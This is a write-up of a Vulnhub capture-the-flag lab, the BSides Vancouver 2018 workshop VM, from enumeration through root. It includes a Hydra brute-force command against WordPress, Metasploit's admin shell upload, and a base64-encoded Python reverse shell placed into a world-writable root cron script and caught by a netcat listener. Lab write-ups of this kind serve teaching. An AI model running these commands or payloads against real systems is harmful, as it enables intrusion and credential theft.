# **Vulnhub|BSides Vancouver: 2018 (Workshop) Walkthrough**

The BSides Vancouver: 2018 (Workshop) VM download from Vulnhub can be found here: <https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/>

The creator of this VM is [abatchy](https://www.vulnhub.com/author/abatchy,393/)

Here’s the basic description:

Boot2root challenges aim to create a safe environment where you can perform real-world penetration testing on an (intentionally) vulnerable target.

This workshop will provide you with a custom-made VM where the goal is to obtain root level access on it.

This is a great chance for people who want to get into pentesting but don’t know where to start. \*


If this sounds intimidating, don’t worry! During the workshop, we’ll be discussing various methodologies, common pitfalls and useful tools at every step of our pentest.

## 1. Service Enumeration

Using the following nmap command:


nmap -sT -n -v 192.168.1.155


We find out there are 3 services running: FTP, SSH, and a web service:



## 2. FTP Enumeration

The service is setup to allow for anonymous authentication with access to view a folder called “public”. Using my web browser, I can view the public directory:

  
  
Inside the public directory we find a back up of a text file called ****users.txt.bk****






## 3. Web Enumeration

I ran a number of different scans against the web service. Some of these tools included ****nikto, dirb,****and ****dirbuster.****

For this exercise, just showing the wpsacn output I feel is sufficient since the rest is just overkill.

So here was the wpscan command and scan results:




wpsacn ended up finding a robots.txt file that had a disallow entry for ****/backup\_wordpress****

At this point we know there is a wordpress on that site. Loading up the ****nikto**** tool with the following command:

nikto -n http://192..168.1.155

We got the following interesting output:

********

So between wordpress and this users backup file we found on the FTP service, it appears we should probably look to find the user credentials for ****john****


Using **[THC Hydra](http://sectools.org/tool/hydra/)** a password brute forcing tool, we were able to obtain john’s password. The following hydra command was used to do so:

hydra -l john -P /root/Desktop/rockyou.txt 192.168.1.155 -V http-post-form '/backup\_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location' -t 25

Breaking down the above command:

-l john — specify target user is john  
-P /root/Desktop/rockyou.txt — Load the rockyou password file  
-V — Verbose mode  
http-post-form — The supported service. HTTP POST attack  
/backup\_wordpress/wp-login.php: — Target URI to the login page  
log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1 — The text fields for username and password. Substituing variables for hydra from above  
S=Location — Success criteria. Basically grep’s the page for “location” if found it was a successful login  
-t 25 — Make 25 connection attempts. Anything higher on this VM and it breaks (trial and error)

So the scan took about 11 minutes to find the password of ****enigma****which was on line #2531 of the ****rockyou.txt**** file:




## 4. Establish Foothold

Loading up the metasploit framework console, I used the following exploit:


use exploit/unix/webapp/wp\_admin\_shell\_upload

After setting all the necessary options, simply type ****run**** to

kick off the exploit. After entering ****run**** you should be presented with a meterpreter shell:




And now we have a shell running under the web service:




## 5. Privilege Escalation


After digging around on the machine for sometime, I found the crontab owned by root was world readable.



So root has this cleanup script that runs basically every second based on numerous leading asteriks which denotes when it should run. The cleanup script has world read,write, execute permissions (777):



I proceeded to download this script from the meterpreter shell:




The contents of the script:

#!/bin/sh rm -rf /var/log/apache2/\* # Clean those damn logs!!

Using ****msfvenom****we will replace the contents of the cleanup script with a python reverse shell using the following command:


msfvenom -p cmd/unix/reverse\_python lhost=192.168.1.l55 port=8888



msfvenom will then output a chunk of code that will be our reverse python shell:

python -c "exec('aW1wb3J0IHNvY2tldCAgICAsIHN1YnByb2Nlc3MgICAgLCBvcyAgOyAgICAgICAgIGhvc3Q9IjE5Mi4xNjguMS4yOSIgIDsgICAgICAgICBwb3J0PTg4ODggIDsgICAgICAgICBzPXNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORVQgICAgLCBzb2NrZXQuU09DS19TVFJFQU0pICA7ICAgICAgICAgcy5jb25uZWN0KChob3N0ICAgICwgcG9ydCkpICA7ICAgICAgICAgb3MuZHVwMihzLmZpbGVubygpICAgICwgMCkgIDsgICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgLCAxKSAgOyAgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsIDIpICA7ICAgICAgICAgcD1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCIp'.decode('base64'))"

I replaced the command previously in the cleanup script with the above python code.




After editing in my payload, I upload the script back to the server in my meterpreter shell:

555555

Then on my Kali system I create a netcat listener on port 8888 using

nc -lvp 8888

After a brief moment, I receive the reverse root shell as expected:



In the ****/root**** directory there is a flag.txt file which basically says congrats you obtained root. It also says there were numerous other ways to obtain root, did you find them?

There you have it!